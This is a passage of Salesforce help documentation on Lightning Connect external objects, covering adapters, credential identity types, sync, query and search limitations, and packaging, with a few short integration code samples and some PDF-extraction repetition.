alert("Number of records deleted: " + numSucceeded);
}
}
window.location.reload();
}

```

2. Add the button to your activity list views.
3. Add the button to any page layout that contains an activity-related list. The button deletes any selected task or event in the list. You can install custom buttons from the Mass Delete app at <http://sites.force.com/appexchange>.

SEE ALSO:

[Custom Button and Link Samples](#)

Passing Record IDs to an External System

You can use Salesforce record IDs as unique identifiers for integrating with an external system. This example creates a button that calls a Visualforce page to determine the record IDs of selected records and passes them in a URL query parameter to an external Web page called "www.yourwebsitehere.com."

1. Create a Visualforce page that uses the [GETRECORDIDS](#) function to retrieve a list of selected records:

```

<script type="text/javascript">

idArray = {!GETRECORDIDS($ObjectType.Account)};

window.location.href="http://www.yourwebsitehere.com?array="+idArray;

</script>

```

 **Note:** Replace `www.yourwebsitehere.com` with your own URL.

USER PERMISSIONS

Access External Data with Lightning Connect

Lightning Connect

Lightning Connect

Lightning Connect provides seamless integration of data across system boundaries by letting your users view, search, and modify data that's stored outside your Salesforce organization. For example, perhaps you have data that's stored on premises in an enterprise resource planning (ERP) system. Instead of copying the data into your organization, use external objects to access the data in real time via Web service callouts.

Traditionally, we've recommended importing or copying data into your Salesforce organization to let your users access that data. For example, extract, transform, and load (ETL) tools can integrate third-party systems with Salesforce. However, doing so copies data into your organization that you don't need or that quickly becomes stale.

In contrast, Lightning Connect maps Salesforce *external objects* to data tables in external systems. Instead of copying the data into your organization, Lightning Connect accesses the data on demand and in real time. The data is never stale, and we access only what you need. We recommend that you use Lightning Connect when:

- You have a large amount of data that you don't want to copy into your Salesforce organization.
- You need small amounts of data at any one time.
- You want real-time access to the latest data.

Even though the data is stored outside your organization, Lightning Connect provides seamless integration with the Force.com platform. External objects are available to Salesforce tools, such as global search, lookup relationships, record feeds, and the Salesforce1 app. External objects are also available to Apex, SOSL,SOQL queries, Salesforce APIs, and deployment via the Metadata API, change sets, and packages.

For example, suppose that you store product order information in a back-office ERP system. You want to view those orders as a related list on each customer record in your Salesforce organization. Lightning Connect enables you to set up a lookup relationship between the customer object (parent) and the external object (child) for orders. Then you can set up the page layouts for the parent object to include a related list that displays child records.

Going a step further, you can update the orders directly from the related list on the customer record. By default, records that are based on external objects are read-only. But you can make an external data source writable, which lets users create, modify, or delete records that are based on external objects from that data source.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** Edition



Available for an extra cost in: **Enterprise, Performance,** and **Unlimited** Editions

 **Note:** You can make external objects writable only when an OData or Apex custom adapter is used to connect Salesforce with the external data source. Writable external objects are not supported with the Salesforce adapter.

For information about using Apex DML write operations on external object records, see the [Force.com Apex Code Developer's Guide](#).

 **Example:** This screenshot shows how Lightning Connect can provide a seamless view of data across system boundaries. A record detail page for the Business_Partner external object includes two related lists of child objects. The external lookup relationships and page layouts enable users to view related data from inside and from outside the Salesforce organization on a single page.

Lightning Connect uses a protocol-specific adapter to connect to an external system and access its data. When you define an external data source in your organization, you specify the adapter in the `Type` field.

[Identity Type for External Data Sources](#)

On the external data source, the `Identity Type` field specifies whether your organization uses one set or multiple sets of credentials to access the external system. Each set of credentials corresponds to a login account on the external system.

[Record IDs for Lightning Connect External Objects](#)

The first time a data row is retrieved from an external system, the external object record is assigned a Salesforce ID.

Lightning Connect Adapters

Lightning Connect uses a protocol-specific adapter to connect to an external system and access its data. When you define an external data source in your organization, you specify the adapter in the `Type` field.

These adapters are available for Lightning Connect.

Lightning Connect Adapter	Description
OData 2.0 OData 4.0	Uses Open Data Protocol to access data that’s stored outside Salesforce. The external data must be exposed via OData producers.
Salesforce	Uses the Force.com REST API to access data that’s stored in other Salesforce organizations.
Custom adapter created via Apex	<p>You use the Apex Connector Framework to develop your own custom adapter when the other available adapters aren’t suitable for your needs.</p> <p>A custom adapter can obtain data from anywhere. For example, some data can be retrieved from anywhere in the Internet via callouts, while other data can be manipulated or even generated programmatically.</p>

Identity Type for External Data Sources

On the external data source, the `Identity Type` field specifies whether your organization uses one set or multiple sets of credentials to access the external system. Each set of credentials corresponds to a login account on the external system.

If you select **Named Principal**, your organization uses only one login account on the external system.

If you select **Per User**, your organization uses multiple login accounts on the external system. Each of your users can have a unique set of credentials, or you can group your users—for example, by function or business unit—and have each group share a set of credentials. After you grant user access to the external data source through permission sets or profiles, users can set up and manage their own authentication settings for the external system.

 **Tip:** Train your users on how to set up their authentication settings for external systems. Make sure that they know which credentials to enter for each external system. If you're using OAuth 2.0, test the OAuth flow for potentially confusing prompts or redirects, and train your users as needed. OAuth flows vary, depending on your external system, authentication provider, and specified scopes.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer Edition**

Available for an extra cost in: **Enterprise, Performance, and Unlimited Editions**

	Identity Type is Named Principal	Identity Type is Per User
To access the external system's...	The system uses the credentials that are defined in the...	
Data (search or view external objects)	External data source definition	User's personal authentication settings for the external system
Metadata (sync to create external objects)	External data source definition	External data source definition

Record IDs for Lightning Connect External Objects

The first time a data row is retrieved from an external system, the external object record is assigned a Salesforce ID.

Each record ID remains associated with the same external data row, unless the external object is deleted from the organization.

 **Note:** Salesforce IDs aren't assigned to external object records that are associated with high-data-volume external data sources.

Salesforce Compatibility Considerations for Lightning Connect—All Adapters

Some Salesforce features and functionality have special behaviors or aren't available for Lightning Connect external objects.

- The following features aren't available for external objects.
 - Apex sharing reasons
 - Apex triggers
 - Approval processes
 - Attachments
 - Field history tracking
 - Flows (Visual Workflow)
 - Merge fields
 - Notes
 - Processes (Process Builder)
 - Record-level security (sharing)
 - Record types
 - Reports
 - Schema Builder
 - Validation rules
 - Workflow rules
- Formulas and roll-up summary fields can't reference fields on external objects.
- The following custom field types aren't available for external objects.
 - Auto-number
 - Currency
 - Formula
 - Geolocation
 - Master-detail relationship
 - Picklist
 - Picklist (multi-select)
 - Roll-up summary
 - Text (encrypted)
 - Text Area (rich)

EDITIONS

Available in: **Salesforce Classic**

Available in: **Developer Edition**

Available for an extra cost in: **Enterprise, Performance, and Unlimited Editions**

- The following behavior applies to fields on external objects.
 - Default field values aren't available for custom fields on external objects.
 - For text fields on external objects, make sure that the specified length is large enough to contain the external values. If the value from an external system doesn't fit within the length of the associated text field on the external object, the value is truncated in your Salesforce organization. To avoid truncated text field values, increase the length for the text field on the external object.
 - For number fields on external objects, make sure that the specified length is large enough to contain all the digits to the left of the decimal point in the external values. If the numeric value from an external system doesn't fit within the length of the associated number field on the external object, the value is blank in your Salesforce organization. If you notice blank numeric field values, adjust `Length` and `Decimal Places` for the number field on the external object to accommodate more digits to the left of the decimal point. If the digits to the right of the decimal point in the external values don't fit within the specified decimal places, the value is truncated.
- In change sets, external objects are included in the custom object component.
- In the Metadata API, external objects are represented by the `CustomObject` metadata type.

Also review the considerations for each Lightning Connect adapter that you use.

IN THIS SECTION:

[Salesforce Compatibility Considerations for Lightning Connect—Salesforce Adapter](#)

Some Salesforce features and functionality have special behaviors or aren't available for external objects that are associated with an external data source of type `Lightning Connect: Salesforce`.

Sync Considerations for Lightning Connect—All Adapters

When you validate and sync an external data source, some special behaviors and limitations apply.

- Syncing creates or overwrites Salesforce external objects that map to the external system's schema. Syncing doesn't copy any data into your Salesforce organization or write data from your organization to the external system.
- Each organization can have up to 100 external objects. Syncing fails if it causes your organization to exceed this limit.
- Object names must be unique across all standard, custom, and external objects in the organization. Syncing fails if it tries to create an external object with an API name that conflicts with that of an existing object in the organization. If syncing fails for this reason, determine whether the existing object is needed. If not, delete that object, and then sync.

If the object is needed, change the API name of the existing object to no longer conflict with the table that you're trying to sync. However, if the existing object is an external object that was previously synced, you can't resync it. Manually update the external object and its fields as needed for schema changes on the external system.

Tip: We recommend that you create your external data sources and external objects in a Developer Edition organization. Then use managed packages to deploy the external data sources and external objects to your other organizations. Doing so prevents your external object names from conflicting with other objects in your organization by applying a namespace prefix.

- Syncing is a one-time process. If the external system's schema is changed, the changes aren't automatically synced to your Salesforce organization. You need to resync the objects to reflect the changes in the external system.
- Each external object that's created via syncing has its `Deployment Status` set to In Development. When you're ready to expose an external object to users, set its `Deployment Status` to Deployed. Resyncing an external object doesn't change its deployment status.
- When you resync an external object:
 - The `Display URL Reference Field` is set to None.
 - If a custom field has the `Is Name Field` attribute, the attribute is removed. The `External ID` standard field is used as the name field of the external object.
- For text fields on external objects, make sure that the specified length is large enough to contain the external values. If the value from an external system doesn't fit within the length of the associated text field on the external object, the value is truncated in your Salesforce organization. To avoid truncated text field values, increase the length for the text field on the external object.
- For number fields on external objects, make sure that the specified length is large enough to contain all the digits to the left of the decimal point in the external values. If the numeric value from an external system doesn't fit within the length of the associated number field on the external object, the value is blank in your Salesforce organization. If you notice blank numeric field values, adjust `Length` and `Decimal Places` for the number field on the external object to accommodate more digits to the left of the decimal point. If the digits to the right of the decimal point in the external values don't fit within the specified decimal places, the value is truncated.

Also review the considerations for each Lightning Connect adapter that you use.

[Sync Considerations for Lightning Connect—Salesforce Adapter](#)

When you validate and sync an external data source of type `Lightning Connect: Salesforce`, some special behaviors and limitations apply.

EDITIONS

Available in: **Salesforce Classic**

Available in: **Developer Edition**

Available for an extra cost in: **Enterprise, Performance, and Unlimited Editions**

[Sync Considerations for Lightning Connect—OData 2.0 or 4.0 Adapter](#)

When you validate and sync an external data source of type `Lightning Connect: OData 2.0` or `Lightning Connect: OData 4.0`, some special behaviors and limitations apply.

[Sync Considerations for Lightning Connect—Custom Adapter](#)

When you validate and sync an external data source of type `Lightning Connect: Custom`, some special behaviors and limitations apply.

SEE ALSO:

[Lightning Connect](#)[Considerations for Lightning Connect—All Adapters](#)[Deployment Status for Custom Objects and External Objects](#)**Sync Considerations for Lightning Connect—Salesforce Adapter**

When you validate and sync an external data source of type `Lightning Connect: Salesforce`, some special behaviors and limitations apply.

- Which objects and fields can be synced is determined by the object permissions and field permissions of the provider organization's user whose credentials are defined in the external data source definition. See [User Access to External Data in Lightning Connect—Salesforce Adapter](#) on page 4624.
- Only queryable objects can be synced.
- You can't sync an object whose API name contains 38 or more characters. An external object's name can't exceed 40 characters, including the automatically appended `__x` suffix. See [API Names for External Objects and Custom Fields in Lightning Connect—Salesforce Adapter](#) on page 4623.
- These field types aren't synced.
 - Auto number
 - Encrypted text
 - Rich text area
- Hierarchical, lookup, and master-detail relationship fields are synced. However, in the subscriber organization their values appear as IDs, not as record names.

For example, suppose that we sync the Account object. When we view the Acme Wireless account in the provider organization, the value of the Account Owner (`Account.OwnerId`) field appears as John Smith. When we view the equivalent account in the subscriber organization, the value for the (`Account__x.OwnerId__c`) field appears as 005B00000019eaplAA.

- The names and labels of synced fields on the subscriber organization are derived from the API names—not the labels—of the fields on the provider organization. For example, the Account object in the provider organization has the Account Owner (`OwnerId`) standard field. If we sync the Account object, the `Account__x.OwnerId__c` field in the subscriber organization has the label "Owner ID" and the name "OwnerId."

 **Important:** When you select the provider organization objects to sync, determine whether check marks appear in the Synced column.

If a Synced check mark appears, the subscriber organization has an external object whose object name (for example, `Account__x`) associates it with the object in the provider organization (for example, `Account`). If you select the object and click **Sync**:

- The external object is overwritten.

EDITIONS

Available in: **Salesforce Classic**

Available in: **Developer Edition**

Available for an extra cost in: **Enterprise, Performance, and Unlimited Editions**

- Any custom field on the external object is overwritten if its API name (for example, `Email__c`) associates it with a field on the provider organization (for example, `Email__c`).
- Any other custom fields on the external object remain as they are, including:
 - Previously synced custom fields whose API names were changed by editing their `Field Name` values.
 - Manually added custom fields whose API names aren't associated with fields on the provider organization's object.

If no Synced check mark appears, and you sync the object, a new external object is created in the subscriber organization.

For example, the object name is changed on the provider organization to no longer be associated with the object name of the external object on the subscriber organization. Syncing that object creates a new external object on the subscriber organization. We recommend that you change the object name of the existing external object to match the updated object name on the provider organization before you sync.

Also review the considerations that apply to all Lightning Connect adapters.

SEE ALSO:

[API Names for External Objects and Custom Fields in Lightning Connect—Salesforce Adapter](#)
[Subscriber and Provider Organizations in Lightning Connect—Salesforce Adapter](#)
[Sync Considerations for Lightning Connect—All Adapters](#)
[Salesforce Adapter for Lightning Connect](#)

Sync Considerations for Lightning Connect—OData 2.0 or 4.0 Adapter

When you validate and sync an external data source of type `Lightning Connect: OData 2.0` or `Lightning Connect: OData 4.0`, some special behaviors and limitations apply.

- Only primitive data types can be synced. For a list of supported OData types, see “OData Type Mapping” in the Salesforce Help.

 **Important:** When you select the tables to sync, determine whether check marks appear in the Synced column.

If a Synced check mark appears, your organization has an external object whose object name matches the table name. If you select the table and click **Sync**:

- The external object is overwritten.
- Any custom field on the external object is overwritten if its API name (for example, `Email__c`) associates it with a table column name (for example, `Email`).
- Any other custom fields on the external object remain as they are, including:
 - Previously synced custom fields whose API names were changed by editing their `Field Name` values.
 - Manually added custom fields whose API names aren't associated with table column names.

If no Synced check mark appears, and you sync the table, a new external object is created in your organization. The new external object's object name matches the table name.

For example, if the table name is changed on the external system to no longer match the object name of the external object, syncing that table creates a new external object in Salesforce. We recommend that you change the object name of the existing external object to match the new table name on the external system before you sync that table.

EDITIONS

Available in: **Salesforce Classic**

Available in: **Developer Edition**

Available for an extra cost in: **Enterprise, Performance, and Unlimited Editions**

Also review the considerations that apply to all Lightning Connect adapters.

SEE ALSO:

[Sync Considerations for Lightning Connect—All Adapters](#)

[Define an External Data Source for Lightning Connect—OData 2.0 or 4.0 Adapter](#)

[OData 2.0 or 4.0 Adapter for Lightning Connect](#)

Sync Considerations for Lightning Connect—Custom Adapter

When you validate and sync an external data source of type `Lightning Connect: Custom`, some special behaviors and limitations apply.

! **Important:** When you select the tables to sync, determine whether check marks appear in the Synced column.

If a Synced check mark appears, your organization has an external object whose object name matches the table name. If you select the table and click **Sync**:

- The external object is overwritten.
- Any custom field on the external object is overwritten if its API name (for example, `Email__c`) associates it with a table column name (for example, `Email`).
- Any other custom fields on the external object remain as they are, including:
 - Previously synced custom fields whose API names were changed by editing their `FieldName` values.
 - Manually added custom fields whose API names aren't associated with table column names.

If no Synced check mark appears, and you sync the table, a new external object is created in your organization. The new external object's object name matches the table name.

For example, suppose you change the table name in the custom adapter's `DataSource.Connection` class to no longer match the object name of the external object. Syncing that table creates a new external object in Salesforce. We recommend that you change the object name of the existing external object to match the new table name in the `DataSource.Connection` class before you sync that table.

Also review the considerations that apply to all Lightning Connect adapters.

Relationship Considerations for Lightning Connect—All Adapters

Lookup, external lookup, and indirect lookup relationships have some special behaviors and limitations.

- Only lookup, external lookup, and indirect lookup relationships are available for external objects. No other relationship types are supported.
- Indirect lookup relationship fields can be created on external objects only.
- Depending on the availability of the external system, related lists of child external objects may load slowly when users view the parent record detail pages.
- With external lookup and indirect lookup relationships, the parent record appears as a clickable link in the relationship field on the child record. If the child record is viewed by a user who doesn't have access to the parent record, the parent record appears in the relationship field as plain text instead of a link.
- Only objects that have a custom field with the `EXTERNAL_ID` and `UNIQUE` attributes are available as parent objects in indirect lookup relationships. If you don't see the desired object when you create an indirect lookup relationship field, add a custom unique, external ID field to that object.
- Lookup filters aren't available for external lookup relationship fields.
- Cascade-delete isn't available for external object relationships.

SEE ALSO:

[External Object Relationships](#)

[Lightning Connect](#)

[Considerations for Lightning Connect—All Adapters](#)

Record Feed Considerations for Lightning Connect—All Adapters

Chatter feeds on external objects have some special behaviors and limitations.

- Field history tracking isn't available for external objects.
- If a table row is deleted from the external system, the record feed for the external object record isn't deleted.
- Record feeds aren't available for Lightning Connect external objects that map to high-data-volume external data sources.

API Query Considerations for Lightning Connect—All Adapters

Special behaviors and limitations apply to `queryAll()` and `queryMore()` calls on external data.

queryAll()

Because Salesforce doesn't track changes to external data, `queryAll()` behaves the same as `query()` for external objects.

queryMore()

It's common for Lightning Connect queries of external data to have a large result set that's broken into smaller batches or pages. When querying external objects, Lightning Connect accesses the external data in real time via Web service callouts. Each `queryMore()` call results in a Web service callout. The batch boundaries and page sizes depend on your adapter and how you set up the external data source.

We recommend the following:

- When possible, avoid paging by filtering your queries of external objects to return fewer rows than the batch size, which by default is 500 rows. Remember, obtaining each batch requires a `queryMore()` call, which results in a Web service callout.
- If the external data frequently changes, avoid using `queryMore()` calls. If the external data is modified between `queryMore()` calls, you can get an unexpected `QueryResult`.

If the primary or "driving" object for a `SELECT` statement is an external object, `queryMore()` supports only that primary object and doesn't support subqueries.

IN THIS SECTION:

[API Query Considerations for Lightning Connect—OData 2.0 Adapter](#)

Some special behaviors and limitations affect API queries of external data via the OData 2.0 adapter for Lightning Connect.

[API Query Considerations for Lightning Connect—Custom Adapter](#)

Some special behaviors and limitations affect API queries of external data via custom adapters for Lightning Connect.

SEE ALSO:

[SOQL Considerations for Lightning Connect—All Adapters](#)

[Lightning Connect](#)

[Considerations for Lightning Connect—All Adapters](#)

API Query Considerations for Lightning Connect—OData 2.0 Adapter

Some special behaviors and limitations affect API queries of external data via the OData 2.0 adapter for Lightning Connect.

By default, the OData 2.0 adapter for Lightning Connect uses client-driven paging. Specifically, the OData 2.0 adapter converts each `queryMore()` call into an OData query that uses the `$skip` and `$top` system query options to specify the batch boundary and page size. These options are similar to using `LIMIT` and `OFFSET` clauses to page through a result set.

If you enable server-driven paging on an external data source, the external system determines the page sizes and batch boundaries. Also, the external system ignores any batch boundaries or page sizes that are specified in queries.

- [OData 2.0 or 4.0 Adapter for Lightning Connect](#)
- [Define an External Data Source for Lightning Connect—OData 2.0 or 4.0 Adapter](#)

API Query Considerations for Lightning Connect—Custom Adapter

Some special behaviors and limitations affect API queries of external data via custom adapters for Lightning Connect.

Custom adapters for Lightning Connect, which you create with the Apex Connector Framework, don't automatically support `queryMore()` or paging of any kind. You can implement `queryMore()` and client-driven paging by using `LIMIT` and `OFFSET` clauses to page through result sets.

If you enable server-driven paging on an external data source, the external system ignores any batch boundaries or page sizes that are specified in queries. To enable server-driven paging for a custom adapter, the `DataSource.Provider` class must declare the `QUERY_PAGINATION_SERVER_DRIVEN` capability on the `getCapabilities` method. Also, the Apex code must generate a query token and use it to determine and fetch the next batch of results.

Also review the considerations that apply to all Lightning Connect adapters.

SEE ALSO:

- [API Query Considerations for Lightning Connect—All Adapters](#)
- [Custom Adapter for Lightning Connect](#)
- [Force.com Apex Code Developer's Guide](#)

Search Considerations for Lightning Connect—All Adapters

Some special behaviors and limitations affect searches of external objects.

- Only text, text area, and long text area fields on external objects can be searched. If an external object has no searchable fields, searches on that object return no records.
- The entire search query string is received by the external system as a case-sensitive single phrase, with all non-alphanumeric characters removed. For example, if a user searches for *Sales & Marketing*, the external system receives the case-sensitive search query string "Sales Marketing".
- We recommend that you set up the external system to interpret the search query strings as you prefer. For example, perhaps your users want to search for case-insensitive strings.

Also review the considerations for each Lightning Connect adapter that you use.

Available for an extra cost in: **Enterprise, Performance, and Unlimited Editions**

IN THIS SECTION:

[Search Considerations for Lightning Connect—OData 2.0 Adapter](#)

Some special behaviors and limitations affect searches of external data via the OData 2.0 adapter for Lightning Connect.

SEE ALSO:

[Considerations for Lightning Connect—All Adapters](#)

[Lightning Connect](#)

Search Considerations for Lightning Connect—OData 2.0 Adapter

Some special behaviors and limitations affect searches of external data via the OData 2.0 adapter for Lightning Connect.

The entire search query string is received by the external system as a case-sensitive single phrase, with all non-alphanumeric characters removed. For example, if a user searches for *Sales & Marketing*, the external system receives the case-sensitive search query string “Sales Marketing”.

Also, by default, the search query string is used as the `substringof` value in the `$filter` system query option. In the following example, the search query string is *Acme*.

EDITIONS

Available in: **Salesforce Classic**

Available in: **Developer Edition**

Available for an extra cost in: **Enterprise, Performance, and Unlimited Editions**

```
http://services.example.org/my.svc/Shippers?
$select=CompanyName,Phone,ShipperID&$inlinecount=allpages&
$filter=substringof('Acme',CompanyName)+eq+true+
or+substringof('Acme',Phone)+eq+true&$top=26
```

We recommend that you implement a free-text-search custom query option on the OData producer. Specify the name of that query string parameter in the `Custom Query Option for Salesforce Search` field on the external data source. In the following example, the custom query parameter is named `doSearch` and the search query string is *Acme*.

```
http://services.example.org/my.svc/Shippers?
$select=CompanyName,Phone,ShipperID&
$inlinecount=allpages&doSearch=Acme&$top=26
```

Learn more about OData URI conventions at www.odata.org.

[OData 2.0 Query String Options](#)

[OData 2.0 or 4.0 Adapter for Lightning Connect](#)

SOSL Considerations for Lightning Connect—All Adapters

Some special behaviors and limitations affect SOSL access to external data.

- Only text, text area, and long text area fields on external objects can be searched. If an external object has no searchable fields, searches on that object return no records.
- External objects don't support the following.
 - INCLUDES operator
 - LIKE operator
 - EXCLUDES operator
 - toLabel () function
- External objects also don't support Salesforce Knowledge-specific clauses, including the following.
 - UPDATE TRACKING clause
 - UPDATE VIEWSTAT clause
 - WITH DATA CATEGORY clause

- External objects must be specified explicitly in a RETURNING clause to be returned in search results. For example:

```
FIND {MyProspect} RETURNING MyExternalObject, MyOtherExternalObject
```

Also review the considerations for each Lightning Connect adapter that you use.

IN THIS SECTION:

[SOSL Considerations for Lightning Connect—OData 2.0 Adapter](#)

Some special behaviors and limitations affect SOSL access to external data via the OData 2.0 adapter for Lightning Connect.

[SOSL Considerations for Lightning Connect—Custom Adapter](#)

Some special behaviors and limitations affect SOSL access to external data via custom adapters for Lightning Connect.

Also, by default, the search query string is used as the `substringof` value in the `$filter` system query option. In the following example, the search query string is `Acme`.

```
http://services.example.org/my.svc/Shippers?
$select=CompanyName,Phone,ShipperID&$inlinecount=allpages&
$filter=substringof('Acme',CompanyName)+eq+true+
or+substringof('Acme',Phone)+eq+true&$top=26
```

We recommend that you implement a free-text-search custom query option on the OData producer. Specify the name of that query string parameter in the `Custom Query Option for Salesforce Search` field on the external data source. In the following example, the custom query parameter is named `doSearch` and the search query string is `Acme`.

```
http://services.example.org/my.svc/Shippers?
$select=CompanyName,Phone,ShipperID&
$inlinecount=allpages&doSearch=Acme&$top=26
```

Learn more about OData URI conventions at www.odata.org.

Also review the considerations that apply to all Lightning Connect adapters.

SOQL Considerations for Lightning Connect—All Adapters

Some special behaviors and limitations affect SOQL access to external data.

- A subquery that involves external objects can fetch up to 1,000 rows of data.
- Each SOQL query can have up to 4 joins across external objects and other types of objects. Each join requires a separate round trip to the external system when executing the query. Expect longer response times for each join in a query.
- External objects don't support the following aggregate functions and clauses.
 - AVG () function
 - COUNT (*fieldName*) function (however, COUNT () is supported)
 - HAVING clause
 - GROUP BY clause
 - MAX () function
 - MIN () function
 - SUM () function
- External objects also don't support the following.
 - EXCLUDES operator
 - FOR VIEW clause
 - FOR REFERENCE clause
 - INCLUDES operator
 - LIKE operator
 - toLabel () function
 - TYPEOF clause
 - WITH clause

Also review the considerations for each Lightning Connect adapter that you use.

SOQL Considerations for Lightning Connect—OData 2.0 Adapter

Some special behaviors and limitations affect SOQL access to external data via the OData 2.0 adapter for Lightning Connect.

- External objects have the following limitations for the `ORDER BY` clause.
 - `NULLS FIRST` and `NULLS LAST` are ignored.
 - External objects don't support the `ORDER BY` clause in relationship queries.
- The `COUNT ()` aggregate function is supported only on external objects whose external data sources have `Request Row Counts` enabled. Specifically, the response from the external system must include the total row count of the result set.

Also review the considerations that apply to all Lightning Connect adapters.

SOQL Considerations for Lightning Connect—Custom Adapter

Some special behaviors and limitations affect SOQL access to external data via custom adapters for Lightning Connect.

- Location-based SOQL queries of external objects aren't supported.
- If a SOQL query of an external object includes the following, the query fails.
 - `convertCurrency ()` function
 - `UPDATE TRACKING` clause
 - `UPDATE VIEWSTAT` clause
 - `USING SCOPE` clause
- In an `ORDER BY` clause, the following are ignored.
 - `NULLS FIRST` syntax
 - `NULLS LAST` syntax

Also review the considerations that apply to all Lightning Connect adapters.

Packaging Considerations for Lightning Connect—All Adapters

Some special behaviors and limitations affect packaging of external data sources and their dependent external objects and custom fields.

- After installing an external data source from a managed or unmanaged package, the subscriber must re-authenticate to the external system.
 - For password authentication, the subscriber must re-enter the password in the external data source definition.
 - For OAuth, the subscriber must update the callback URL in the client configuration for the authentication provider and then re-authenticate by selecting `Start Authentication Flow on Save` on the external data source.
- Certificates aren't packageable. If you package an external data source that specifies a certificate, make sure that the subscriber organization has a valid certificate with the same name.
- In managed and unmanaged packages, external objects are included in the custom object component.
- If you add an external data source to a package, no other components are automatically included in the package.
- If you add an external object to a package, then list views, page layouts, custom fields, the custom object component that defines the external object, and the external data source are automatically included in the package. If the external object has lookup, external lookup, or indirect lookup relationship fields, the parent objects are also automatically included in the package.
- If external data source access is assigned in a permission set or in profile settings that you add to a package, the enabled external data sources are automatically included in the package.
- If an external object is assigned in a permission set or in profile settings that you add to a package, then custom fields, list views, page layouts, the custom object component that defines the external object, and the external data source are automatically included in the package.

SEE ALSO:

[Considerations for Lightning Connect—All Adapters](#)
[Lightning Connect](#)

Salesforce1 Considerations for Lightning Connect—All Adapters

Users can view and search external objects from the Salesforce1 app, but some special behaviors and limitations apply.

As long as the following conditions are true, external objects are automatically included in the Recent section of the Salesforce1 navigation menu as part of the Smart Search Items element. Users might need to tap **More** to see these items. Also, when the conditions are true, related lists for external objects appear in Salesforce1 when users view the parents of those external objects.

- As with custom objects, external objects must be assigned to tabs that users can access, and object permissions must be granted via profiles or permission sets.
- The external objects' associated external data sources must have `High Data Volume` deselected. This requirement doesn't apply to the Salesforce adapter for Lightning Connect.

Also review the considerations for each Lightning Connect adapter that you use.

General Limits for Lightning Connect—All Adapters

Understand the limits for using Lightning Connect.

For each user, the maximum number of external objects to which you may grant object permissions is equal to the maximum number of custom objects that the user is allowed to access. This limit is determined by the user license that’s assigned to the user.

Maximum external objects per organization ¹	100
Maximum joins per query across external objects and other types of objects	4
Maximum length of the OAuth token that’s issued by the external system	4000 characters

¹ The limit of 100 external objects applies regardless of how many Lightning Connect add-ons you purchase for your organization.

Lightning Connect: Salesforce—Access Data in Another Salesforce Organization

Salesforce Adapter for Lightning Connect

Collaborate more effectively and improve processes by connecting the data across your Salesforce organizations. With the Salesforce adapter, Lightning Connect uses Force.com REST API calls to access records in other Salesforce organizations. Nevertheless, setup is quick and easy with point-and-click tools.

Your users and the Force.com platform interact with other organizations' data via external objects. The Salesforce adapter for Lightning Connect converts each of those interactions into a Force.com REST API call.

Suppose that you store your inventory of products in one Salesforce organization. You want your regional and local branch offices, who have their own organizations, to see the latest information about your stock. With the Salesforce adapter for Lightning Connect, those other organizations can easily access your data while respecting access restrictions that you control.

The Salesforce adapter uses a Force.com REST API call when:

- A user clicks an external object tab for a list view.
- A user views a record detail page of an external object.
- A user views a record detail page of a parent object that displays a related list of child external object records.
- A user performs a global search in Salesforce or Salesforce1.
- An external object is queried via flows, APIs, Apex, SOQL, or SOSL.
- A user creates, edits, or deletes an external object record. (This does not apply to the Salesforceadapter.)

To set up Lightning Connect with the Salesforce adapter, you use only point-and-click tools.

IN THIS SECTION:

Subscriber and Provider Organizations in Lightning Connect—Salesforce Adapter

The *provider organization* stores the data that the *subscriber organization* accesses.

You define the external data source and external objects in the subscriber organization. Manually create the external objects and their fields, or automatically create them by syncing the provider organization's metadata. When users view or search those external objects in the subscriber organization, the data is obtained from the provider organization and displayed in the subscriber organization.

- An organization can serve as both a subscriber and a provider.
- A subscriber organization can access data from multiple provider organizations.
- A provider organization can let multiple subscriber organizations access its data.

SEE ALSO:

[Salesforce Adapter for Lightning Connect](#)

API Names for External Objects and Custom Fields in Lightning Connect—Salesforce Adapter

If external objects and custom fields are created in the subscriber organization via syncing, their API names are derived from the corresponding API names in the provider organization.

Each external object's API name ends with `__x`. Custom fields on external objects use the traditional `__c` suffix in the API name. Specifically for objects and custom fields that are synced with the Salesforce adapter for Lightning Connect:

- For an API name with no suffix in the provider organization, the API name is reused in the subscriber organization, but with an applied `__x` suffix for an object or `__c` suffix for a field.
- For an API name with a suffix in the provider organization, the API name is reused in the subscriber organization. But one of the underscores (`_`) from the original suffix is removed, and a new `__x` or `__c` suffix is applied.

Example: If you sync the provider organization's Account object, the subscriber organization creates:

- An external object with the API name `Account__x`
- Custom fields including one with the API name `Account__x.Name__c`

If you sync the provider organization's `CustObj__c` object, the subscriber organization creates:

- An external object with the API name `CustObj_c__x`
- Custom fields including one with the API name `CustObj_c__x.Name__c`

If the provider organization's object has a custom field, the subscriber organization creates the custom field on the equivalent external object, for example:

- `Account__x.MyCustField_c__c`
- `CustObj_c__x.MyOtherCustField_c__c`

If you sync the provider organization's `Account__x` external object, the subscriber organization creates:

- An external object with the API name `Account_x__x`

[Salesforce Adapter for Lightning Connect](#)

